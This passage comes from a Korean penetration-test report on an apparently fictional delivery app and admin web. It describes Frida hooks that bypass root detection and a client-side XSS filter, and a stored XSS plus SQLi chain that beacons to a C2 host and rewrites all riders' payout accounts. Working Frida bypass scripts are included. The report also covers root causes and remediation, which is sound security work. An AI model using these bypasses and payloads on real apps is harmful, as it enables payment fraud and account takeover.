    m7<InquiryDto> updateInquiry(@dw("id") long j, @k6 InquiryCreateRequest inquiryCreateRequest);

    @qs
    @qv("inquiries/{id}/images")
    m7<InquiryImageDto> uploadInquiryImage(@dw("id") long j, @bw rs.c cVar);
}
```

[그림 3.5.5-1] jadx — InquiryApi.java 의 문의 작성 엔드포인트 (POST inquiries)

문의 작성 시 사용자 입력은 클라이언트 단에서 XssInputGuard.sanitize()를 거치며, 내부적으로 네이티브 함수 nativeSanitize()(libhackminfilter.so)를 호출하여 위험 마크업을 제거한다. 네이티브 로드 실패 시에는 Java 폴백으로 HTML 특수문자(&, <, >, ", ', /)를 엔티티로 치환한다. 즉 XSS 방어가 서버가 아닌 클라이언트(네이티브) 레이어에 구현되어 있음을 확인하였다.

InquiryApi XssInputGuard

```java
public final class XssInputGuard {
    private static final boolean NATIVE_OK;

    static {
        boolean z;
        try {
            System.loadLibrary("hackminfilter");
            z = true;
        } catch (Throwable unused) {
            z = false;
        }
        NATIVE_OK = z;
    }

    private XssInputGuard() {
    }

    private static native String nativeSanitize(String str);

    public static String sanitize(String str) {
        if (str == null || str.isEmpty()) {
            return str;
        }
        if (!NATIVE_OK) {
            return str.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;").replace("\"", "&quot;").replace("'", "&#x27;").replace("/", "&#x2F;");
        }
        String strNativeSanitize = nativeSanitize(str);
        return strNativeSanitize != null ? strNativeSanitize : str;
    }
```

[그림 3.5.5-2] jadx — XssInputGuard 클래스 구조 (nativeSanitize 네이티브 필터 + Java 폴백)

클라이언트 단 필터는 Frida 런타임 후킹으로 nativeSanitize()의 반환값을 원본 입력으로 되돌리면 무력화되


며, 서버 측에 별도의 입력 검증·이스케이프가 부재하여 필터를 우회한 페이로드가 그대로 저장된다. 이는 저장형 XSS(Stored XSS)의 주입 지점이 되며, 구체적 우회 및 페이로드 삽입은 [XSS 필터 우회] 및 [STEP 7] 절에서 기술한다.

3.6. 동적 분석 및 보안 기능 우회 (배달앱)

3.6.1. 루팅 탐지 우회 (Frida)

3.5.1에서 식별한 바와 같이, 배달앱의 루팅 탐지는 libhackminsec.so의 JNI_OnLoad가 pthread_create로 생성한 백그라운드 스레드(FUN_00101180)에서 수행되며, 탐지 시 _exit()로 프로세스를 즉시 종료한다. _exit은 JVM 의 정상 종료 절차를 거치지 않으므로 Runtime.exit후킹이나 notifyTamper후킹 등 Java 레벨 대응으로는 강제 종료를 차단할 수 없다.

이에 따라 Frida 로 네이티브 함수 pthread_create를 후킹하여 탐지 스레드의 생성 자체를 차단하였다. 탐지 스레드가 실행되지 않으므로 su·Magisk 경로 확인 및 Frida 탐지 로직이 수행되지 않고, 그 결과 _exit 호출 또한 발생하지 않아 루팅 환경에서도 앱이 정상적으로 실행 및 유지되도록 하였다.




[그림 3.6.1-1] Frida 콘솔 — pthread_create 후킹으로 네이티브 루팅 탐지 우회 (앱 실행 유지)

3.6.2. XSS 필터 우회 (Frida)

3.5.5에서 식별한 바와 같이, 배달앱의 1:1 문의 입력은 XssInputGuard.sanitize()→ 네이티브 nativeSanitize()(libhackminfilter.so)를 거쳐 <script>태그·따옴표 등 XSS 유발 문자가 제거된다. 그러나 이 필터는 클라이언트 단에 구현되어 있어 신뢰 경계 밖에 위치하며, Frida 런타임 후킹으로 반환값을 조작하면 무력화된다.

Frida 로 XssInputGuard.sanitize()를 후킹하여, 필터링된 결과 대신 원본 입력값을 그대로 반환하도록 하

였다. 이를 통해 필터가 제거해야 할 <img onerror=…>등 XSS 페이로드가 필터를 거치지 않고 그대로 문의 요청 본문(content)에 담겨 전송되며, 서버 측에 별도의 입력 검증·이스케이프가 부재하여 페이로드가 원문 그대로 저장된다(저장형 XSS).




[그림 3.6.2-1] Frida 콘솔 — XssInputGuard.sanitize 후킹 (필터 우회, 원본 입력 그대로 반환)

3.7. STEP 7: Stored XSS + SQLi 결합 공격

3.7.1. 악성 페이로드 작성 및 1:1 문의 삽입


관리자가 1:1 문의를 열람하는 순간 관리자 권한으로 동작하도록, 저장형 XSS와 SQL Injection을 결합한 페이로드를 작성하였다. 페이로드는 <img>태그의 onerror이벤트를 트리거로 사용하며, String.fromCharCode(39)(작은따옴표)로 SQL 문자열 리터럴을 깨 세미콜론으로 구분된 스택 쿼리(UPDATE rider_riderprofile SET account_number_encrypted=…)를 조립한다. 이후 XMLHttpRequest로 관리자 검색 엔드포인트(admin/users?q=)에 조립한 SQLi 구문을 전송하되, withCredentials=true로 관리자 세션을 그대로 사용하며 외부 C2 서버(hackmin-c2.xyz)로 비콘을 전송한다. 또한 style="display:none"과 위장 문구로 정상 문의처럼 위장한다.



[그림 3.7.1-1] 작성한 XSS + SQLi 결합 페이로드

3.7.2. 관리자 열람 및 XSS 실행 확인

관리자가 관리자 웹에서 공격자가 작성한 1:1 문의를 열람하는 순간, 문의 내용에 삽입된 <img>태그의 onerror이벤트가 관리자 세션에서 실행되었다. 해당 문의는 style="display:none"과 위장 문구("음식이 맛이 없네요...")로 정상 문의처럼 보이도록 위장되어 있어, 관리자는 악성 여부를 인지하지 못한 채 열람하게 된다([그림 3.7.2-1]). 저장형 XSS 특성상 스크립트는 관리자 브라우저에서 자동 실행되며, withCredentials옵션을 통해 관리자 세션(인증 쿠키)을 그대로 사용함으로써 관리자 권한으로 SQL Injection 구문을 관리자 검색 엔드포인트로 전송한다. 실제 XSS 발화와 그 영향은 이어지는 3.7.3(SQLi 실행) 및 3.7.4(계좌 변경 결과)에서 확인된다.



[그림 3.7.2-1] 관리자 웹 — 공격자가 작성한 1:1 문의 열람

3.7.3. SQLi 실행


관리자 세션에서 발화한 XSS는 조립된 SQL Injection 구문을 admin/users?q=로 전송하며, 서버가 검색어를 파라미터 바인딩 없이 스택 쿼리로 허용하여 UPDATE rider_riderprofile SET …구문이 실행된다. WHERE절이 없어 전체 라이더 정산 계좌가 일괄 변조되며, 그 결과는 3.7.4에서 데이터베이스 변경 전·후로 확인한다.

3.7.4. 변경 결과 확인 (Before / After)

SQL Injection 실행 전·후의 rider_riderprofile테이블을 비교하여 정산 계좌의 변조 여부를 확인하였다. 공격 전에는 각 라이더의 정상 정산 계좌 정보(은행명·계좌번호·예금주)가 저장되어 있었으나, SQLi UPDATE실행 후에는 조건절이 없어 전체 레코드의 계좌 정보가 공격자 계좌로 일괄 변경되었다. 이로써 관리자의 문의 열람 한 번으로 저장형 XSS와 SQL Injection이 연계되어 플랫폼 전체 라이더의 정산 계좌가 탈취되었으며, 이후 정산 시 정산금이 공격자 계좌로 지급되는 직접적 금전 피해로 이어짐을 확인하였다.

10	신업은행	409-82782-44-105	임채원	J3188303	경기 38차 8852	경기 고양시 일산구	motorcycle	2026-08-27 06:50:48.000000
11	국민은행	110-810-294024	한소율	K7481688	인천 34카 1809	서울 강남구 역삼동	car	2026-08-27 06:50:48.000000
12	신한은행	110-544-548410	신태양	L8413383	부산 77타 3684	서울 서초구 반포동	bicycle	2026-08-27 06:50:48.000000
13	우리은행	1002-301-640949	백가은	M7236047	서울 56파 1762	서울 마포구 합정동	motorcycle	2026-08-27 06:50:48.000000
14	하나은행	809-291869-62179	류지원	N1980731	경기 92하 7184	서울 송파구 잠실동	car	2026-08-27 06:50:48.000000
15	기업은행	010-13130-18574	전민서	O8763331	인천 86가 9965	서울 강서구 화곡동	bicycle	2026-08-27 06:50:48.000000
16	농협은행	301-2302-6527-83	황준서	P5648246	부산 80나 5254	서울 동작구 사당동	motorcycle	2026-08-27 06:50:48.000000
17	카카오뱅크	3333-33-5605047	송아린	Q9616137	서울 63다 2401	서울 중랑구 면목동	car	2026-08-27 06:50:48.000000
18	토스뱅크	1000-1376-7039	노현우	R6989137	경기 76라 2231	경기 성남시 분당구	bicycle	2026-08-27 06:50:48.000000
19	씨티은행	698-618374-226	심은채	S6242995	인천 10마 5126	경기 수원시 영통구	motorcycle	2026-08-27 06:50:48.000000
20	신업은행	970-46600-89-615	구태민	T1994908	부산 24바 1232	경기 고양시 일산구	car	2026-08-27 06:50:48.000000
21	국민은행	110-870-408956	문지아	U8523742	서울 24사 3055	서울 강남구 역삼동	bicycle	2026-08-27 06:50:48.000000
22	신한은행	110-733-573678	서도현	V1247929	경기 46아 3247	서울 서초구 반포동	motorcycle	2026-08-27 06:50:48.000000
23	우리은행	1002-651-298463	안채영	W5622102	인천 25자 3556	서울 마포구 합정동	car	2026-08-27 06:50:48.000000
24	하나은행	331-823032-27435	권시온	X1020043	부산 36차 9580	서울 송파구 잠실동	bicycle	2026-08-27 06:50:48.000000
25	기업은행	010-33784-55390	남유준	Y7998608	서울 41카 9889	서울 강서구 화곡동	motorcycle	2026-08-27 06:50:48.000000
26	농협은행	301-4278-1666-95	유하은	Z5548744	경기 27타 4023	서울 동작구 사당동	car	2026-08-27 06:51:32.000000
27	카카오뱅크	3333-47-8179752	홍서준	A2263640	인천 76파 8249	서울 중랑구 면목동	bicycle	2026-08-27 06:51:32.000000
28	토스뱅크	1000-8245-7984	고나연	B3748438	부산 19하 1693	경기 성남시 분당구	motorcycle	2026-08-27 06:51:32.000000

[그림 3.7.4-1] rider_riderprofile — SQLi 실행 전 계좌 정보 (Before)



4	공격자은행	9876543210	공격자	D8548978	부산 13라 7259	서울 송파구 잠실동	motorcycle	2026-08-27 06:50:48.000000
5	공격자은행	9876543210	공격자	E6716226	서울 66마 8155	서울 강서구 화곡동	car	2026-08-27 06:50:48.000000
6	공격자은행	9876543210	공격자	F2599634	경기 40바 5795	서울 동작구 사당동	bicycle	2026-08-27 06:50:48.000000
7	공격자은행	9876543210	공격자	G5316953	인천 43사 3053	서울 중랑구 면목동	motorcycle	2026-08-27 06:50:48.000000
8	공격자은행	9876543210	공격자	H6011609	부산 75아 2266	경기 성남시 분당구	car	2026-08-27 06:50:48.000000
9	공격자은행	9876543210	공격자	I9383172	서울 70자 2927	경기 수원시 영통구	bicycle	2026-08-27 06:50:48.000000
10	공격자은행	9876543210	공격자	J3188303	경기 38차 8852	경기 고양시 일산구	motorcycle	2026-08-27 06:50:48.000000
11	공격자은행	9876543210	공격자	K7481688	인천 34카 1809	서울 강남구 역삼동	car	2026-08-27 06:50:48.000000
12	공격자은행	9876543210	공격자	L8413383	부산 77타 3684	서울 서초구 반포동	bicycle	2026-08-27 06:50:48.000000
13	공격자은행	9876543210	공격자	M7236047	서울 56파 1762	서울 마포구 합정동	motorcycle	2026-08-27 06:50:48.000000
14	공격자은행	9876543210	공격자	N1980731	경기 92하 7184	서울 송파구 잠실동	car	2026-08-27 06:50:48.000000
15	공격자은행	9876543210	공격자	O8763331	인천 86가 9965	서울 강서구 화곡동	bicycle	2026-08-27 06:50:48.000000
16	공격자은행	9876543210	공격자	P5648246	부산 80나 5254	서울 동작구 사당동	motorcycle	2026-08-27 06:50:48.000000
17	공격자은행	9876543210	공격자	Q9616137	서울 63다 2401	서울 중랑구 면목동	car	2026-08-27 06:50:48.000000
18	공격자은행	9876543210	공격자	R6989137	경기 76라 2231	경기 성남시 분당구	bicycle	2026-08-27 06:50:48.000000
19	공격자은행	9876543210	공격자	S6242995	인천 10마 5126	경기 수원시 영통구	motorcycle	2026-08-27 06:50:48.000000
20	공격자은행	9876543210	공격자	T1994908	부산 24바 1232	경기 고양시 일산구	car	2026-08-27 06:50:48.000000
21	공격자은행	9876543210	공격자	U8523742	서울 24사 3055	서울 강남구 역삼동	bicycle	2026-08-27 06:50:48.000000
22	공격자은행	9876543210	공격자	V1247929	경기 46아 3247	서울 서초구 반포동	motorcycle	2026-08-27 06:50:48.000000

[그림 3.7.4-2] rider_riderprofile — SQLi 실행 후 계좌 변조 (After)

4. 취약점 분석 및 위험도 평가

4.1. 취약점별 위험도 등급

[표 4-1] 취약점별 위험도 등급

ID	취약점	위험도	영향
V-01	루팅 탐지 우회 (네이티브 ELF 생성자 함수)	**상**	모든 후속 공격의 전제조건 충족, 앱 보안 기능 전면 무력화
V-02	GPS Mock 탐지 우회	**상**	배달 거리 조작을 통한 배달비 부저 정산 가능
V-03	배달비 상한 변경 API 접근제어 미흡	**상**	일반 라이더가 배달비 상한을 임의 변경하여 부정 정산 가능
V-04	IDOR (라이더 프로필/계좌 접근제어 미흡)	**상**	타 라이더 계좌 정보 열람 및 변경 가능
V-05	XSS 필터 우회 (nativeSanitize 후킹)	**상**	Stored XSS 페이로드 삽입으로 관리자 브라우저 장악 가능
V-06	Stored XSS (1:1문의 innerHTML 렌더링)	**상**	관리자 브라우저 컨텍스트에서 VPN 격리 우회 및 내부 API 호출 가능
V-07	SQLi (admin/users?q= 파라미터 미검증)	**상**	데이터베이스 임의 조회·변조 가능, 라이더 계좌 전체 변경 가능
V-08	SSL Pinning 우회	**중**	HTTPS 트래픽 평문 분석 및

			중간자 공격 가능
V-09	DB 구조 정보 노출 (API 응답 내 db_info)	**상**	테이블명·컬럼명 노출로 SQLi 공격 정밀도 향상

4.2. 주요 취약점 상세 원인 분석

4.2.1. V-01 – 루팅 탐지 우회 (네이티브 ELF 생성자 함수)

라이더앱 및 배달앱의 루팅 탐지 로직이 네이티브 라이브러리(libhackminsec.so) 및 Java 레이어(v80, r70 클래스)에 구현되어 있으나, Frida와 같은 동적 계측 도구를 통한 런타임 후킹에 대한 방어 메커니즘이 부재하다. Java 레이어의 경우 v80.a(), r70.c() 함수의 반환값을 후킹하여 false로 강제 변환하는 것만으로 우회가 가능하다. 네이티브 레이어의 경우 ELF .init_array 생성자 함수가 System.loadLibrary() 호출 시 자동 실행되는 구조이나, pthread_create로 생성되는 자폭 스레드의 오프셋(0x1180)을 특정하여 차단할 수 있다. 근본 원인은 탐지 로직 자체에 대한 안티탬퍼링 및 자기 무결성 검증이 미적용된 것이며, 문자열 난독화 또한 미흡하여 정적 분석만으로도 탐지 로직 구조 파악이 가능하다.

4.2.2. V-02 — GPS Mock 탐지 우회

라이더앱의 위치 추적 클래스(defpackage.zv)에서 location.isMock() (API 31+) 및 location.isFromMockProvider() (API 31 미만) API를 통해 Mock Location 여부를 검증하고 있으나, 해당 Android API 자체가 Frida를 통한 런타임 후킹으로 반환값 조작이 가능하다. GPS 좌표의 이동 속도, 경로 연속성 등에 대한 서버 사이드 검증이 부재하여 클라이언트가 전송하는 좌표값을 그대로 신뢰하는 구조이다. 근본 원인은 위치 무결성 검증이 클라이언트 단에만 의존하고 있으며, 서버 사이드에서 물리적으로 불가능한 이동 패턴(순간 이동, 비정상적 속도 등)에 대한 이상 탐지 로직이 부재한 것이다.

4.2.3. V-03 — 배달비 상한 변경 API 접근제어 미흡

POST /api/v1/rider/fee-policy 엔드포인트가 일반 라이더 권한(IsRider)으로 호출 가능하도록 구현되어 있어, 인증된 라이더라면 누구든 플랫폼 전체의 배달비 상한값을 임의로 변경할 수 있다. 배달비 정책 변경은 플랫폼 운영에 직접적인 영향을 미치는 민감한 작업임에도 불구하고 관리자 권한 검증이 누락되어 있다. 근본 원인은 API 설계 단계에서 역할 기반 접근제어(RBAC)가 적절히 적용되지 않은 것이며, 중요 설정 변경에 대한 감사 로그 및 이상 탐지 체계 또한 미흡하다.

4.2.4. V-04 — IDOR (라이더 프로필/계좌 접근제어 미흡)

GET /api/v1/riders/{id}/profile 및 PUT /api/v1/riders/{id}/account 엔드포인트에서 요청자가 해당 id의 라이더 본인인지 검증하는 객체 수준 접근제어(Object-Level Authorization)가 미흡하다. 인증된 라이더 토큰만 있으면 URL의 id 값을 임의로 변조하여 타 라이더의 프로필 조회 및 계좌 변경이 가능하다. 특히 계좌 변경 API는 거래 서명(X-Txn-*)을 요구하고 있으나, TxnSigner 클래스를 Frida로 후킹하여 서명 오라클을 구성함으로써 임의의 대상에 대한 유효한 서명 생성이 가능하다. 근본 원인은 서버 사이드에서 토큰의 user_id와 요청 경로의 {id}를 비교하는 소유권 검증 로직이 누락된 것이다.

4.2.5. V-05 · V-06 — XSS 필터 우회 및 Stored XSS

배달앱의 1:1문의 내용 입력 시 nativeSanitize() 네이티브 함수를 통해 <script> 태그 및 작은따옴표를 필터링하고 있으나, Frida를 이용한 런타임 후킹으로 필터링된 반환값 대신 원본 입력값을 그대로 서버로 전송할 수 있다. 또한 관리자 웹에서 문의 내용을 출력할 때 {{ obj.content_html|safe }} 템플릿 필터를 사용하여 HTML을 이스케이프 없이 그대로 렌더링하고 있어 Stored XSS가 발생한다. 근본 원인은 XSS 방어가 클라이언트 단 네이티브 필터에만 의존하고 서버 사이드 입력값 검증이 부재한 것이며, 관리자 웹 출력 시 HTML 인코딩이 미적용된 것이다.

4.2.6. V-07 — SQLi (admin/users?q= 파라미터 미검증)

관리자 웹 BFF의 사용자 검색 기능에서 q 파라미터가 Django f-string을 통해 SQL 쿼리에 직접 삽입되는 구조이다. Prepared Statement 또는 ORM의 파라미터 바인딩을 사용하지 않고 문자열 포맷팅으로 쿼리를 구성하여 Stacked Query SQLi가 가능하다. XSS를 통해 관리자 브라우저 컨텍스트에서 해당 엔드포인트를 호출하면 관리자 권한으로 데이터베이스 임의 조회 및 변조가 가능하다. 근본 원인은 SQL 쿼리 생성 시 사용자 입력값을 직접 삽입하는 안전하지 않은 코딩 패턴이 적용된 것이며, 입력값 유효성 검증 및 특수문자 이스케이프 처리가 미적용된 것이다.

5. 대응 방안 및 조치 대책

5.1. 배달앱 보안 강화

5.1.1. 루팅 탐지 강화 [V-01]

현재 루팅 탐지 로직이 네이티브 라이브러리(libhackminsec.so)의 ELF 생성자 함수로 구현되어 있으나 Frida를 통한 pthread_create 후킹으로 우회가 가능하다. Google Play Integrity API를 적용하여 디바이스 무결성을 서버 사이드에서 검증하도록 전환한다. 해당 API는 루팅 여부, 부트로더 잠금 상태, 앱 서명 무결성을 서버에서 직접 검증하므로 클라이언트 단 후킹으로는 우회가 불가능하다. 또한 탐지 로직에 사용되는 문자열 상수(/system/bin/su, /data/adb/magisk 등)를 런타임에 복호화하는 문자열 암호화를 적용하여 정적 분석을 통한 탐지 로직 노출을 방지한다.

5.1.2. XSS 필터 강화 [V-05, V-06]

클라이언트 단 네이티브 필터(nativeSanitize)에만 의존하는 현재 구조는 Frida 런타임 후킹으로 우회가 가능하다. 서버 사이드에서 HTML 특수문자(<, >, ", ', &)를 인코딩하고 허용된 태그 외 모든 HTML 태그를 제거하는 서버 사이드 필터를 추가 적용한다. 관리자 웹 템플릿에서 문의 내용 출력 시 사용 중인 |safe 필터를 제거하고 Django 기본 HTML 이스케이프 처리를 적용한다. Content Security Policy(CSP) 헤더를 관리자 웹에 적용하여 허용되지 않은 외부 도메인으로의 네트워크 요청을 브라우저 레벨에서 차단한다.

5.1.3. SQLi 방어 [V-07]

관리자 웹 사용자 검색 기능의 q 파라미터를 Django f-string으로 SQL 쿼리에 직접 삽입하는 현재 구조를 Django ORM의 파라미터 바인딩 방식으로 전환한다.

5.1.4.

현재 network_security_config.xml에 핀이 설정되어 있으나 Frida를 통한 NetworkSecurityTrustManager 후킹으로 우회가 가능하다. OkHttp CertificatePinner를 코드 레벨에서 추가 적용하여 이중 검증 구조를 구성한다. 핀 검증 실패 시 서버에 이상 접근 시도를 로깅하는 탐지 체계를 병행 적용한다.

5.2. 라이더앱 보안 강화

5.2.1. 5.2.1. 루팅 탐지 강화 [V-01]

현재 Java 레이어(v80, r70)의 루팅 탐지 로직이 Frida 런타임 후킹으로 반환값 변조가 가능하다. 배달앱과 동일하게 Google Play Integrity API를 적용하여 서버 사이드 디바이스 무결성 검증으로 전환한다. 탐지 로직을 앱 초기화 시점에만 수행하지 않고 배달 운행 중 주기적으로 재검증하여 우회 시도를 지속적으로 탐지한다.

5.2.2. GPS 검증 강화 [V-02]

클라이언트의 isMock() 검사에만 의존하는 현재 구조는 Frida 후킹으로 우회가 가능하다. 서버 사이드에서 연속된 위치 데이터 간의 이동 속도, 경로 연속성, 물리적 이동 가능성을 검증하는 이상 탐지 로직을 추가한다. 단시간 내 비정상적인 거리 이동이 감지되면 해당 배달 건의 정산을 보류하고 관리자에게 알림을 발송한다.

5.2.3. 5.2.3. SSL Pinning 강화 [V-08]

배달앱과 동일하게 OkHttp CertificatePinner를 코드 레벨에서 추가 적용하여 이중 검증 구조를 구성한다.

5.3. API 서버 보안 강화

5.3.1. 배달비 상한 API 접근제어 [V-03]

POST /api/v1/rider/fee-policy 엔드포인트의 접근 권한을 관리자(IsAdmin) 이상으로 변경한다. 배달비 정책 변경은 플랫폼 전체에 영향을 미치는 민감한 작업으로 일반 라이더 권한으로는 접근할 수 없도록 서버 코드를 수정한다. 정책 변경 이력을 감사 로그로 기록하고 비정상적인 변경 시도에 대한 알림을 적용한다.

5.3.2. IDOR 방어 [V-04]

GET /api/v1/riders/{id}/profile 및 PUT /api/v1/riders/{id}/account 엔드포인트에 객체 수준 접근제어를 적용한다. 요청 토큰의 user_id와 URL 경로의 {id}를 비교하여 본인 외의 라이더 정보 접근을 서버에서 차단한다. 단시간 내 다수의 서로 다른 {id} 값으로 요청이 발생하는 경우 IDOR 열거 공격으로 탐지하고 해당 계정을 임시 차단한다.

5.3.3. DB 구조 노출 방지 [V-09]

라이더 프로필 API 응답에 포함된 db_info 필드(테이블명, 컬럼명, rider_id)를 제거한다. API 응답에는 클라이언트 기능 수행에 필요한 최소한의 정보만 포함하도록 시리얼라이저를 수정한다.

6. 부록 (Appendix)

6.1 소스코드

별첨 A-1. bypass_rider_root.js

```
Java.perform(function () {
    Java.use('v80').a.overload('android.app.Activity').implementation = function (act) {
        return false;
    };
    Java.use('r70').c.overload().implementation = function () {
        return false;
    };
});
```

별첨 A-2. bypass_rider_pinning.js

```
setTimeout(function () {
  Java.perform(function () {
    var NSTM = Java.use('android.security.net.config.NetworkSecurityTrustManager');
    NSTM.checkServerTrusted.overloads.forEach(function (ov) {
      var isVoid = (ov.returnType.className === 'void');
      ov.implementation = function () {
        if (isVoid) return;
        return Java.use('java.util.Arrays').asList(arguments[0]);
      };
    });
    var TMI = Java.use('com.android.org.conscrypt.TrustManagerImpl');
    TMI.checkTrustedRecursive.overloads.forEach(function (ov) {
      ov.implementation = function () {
        return Java.use('java.util.ArrayList').$new();
      };
    });
    console.log('[pin] SSL Pinning 우회 완료');
  });
}, 1200);
```

별첨 A-3. raise_fee_cap.js

```
var API = 'https://hackmin.com/api/v1/rider/fee-policy';
var TOKEN = null;
var _method = null, _body = null;
var ReqRunnable = null;

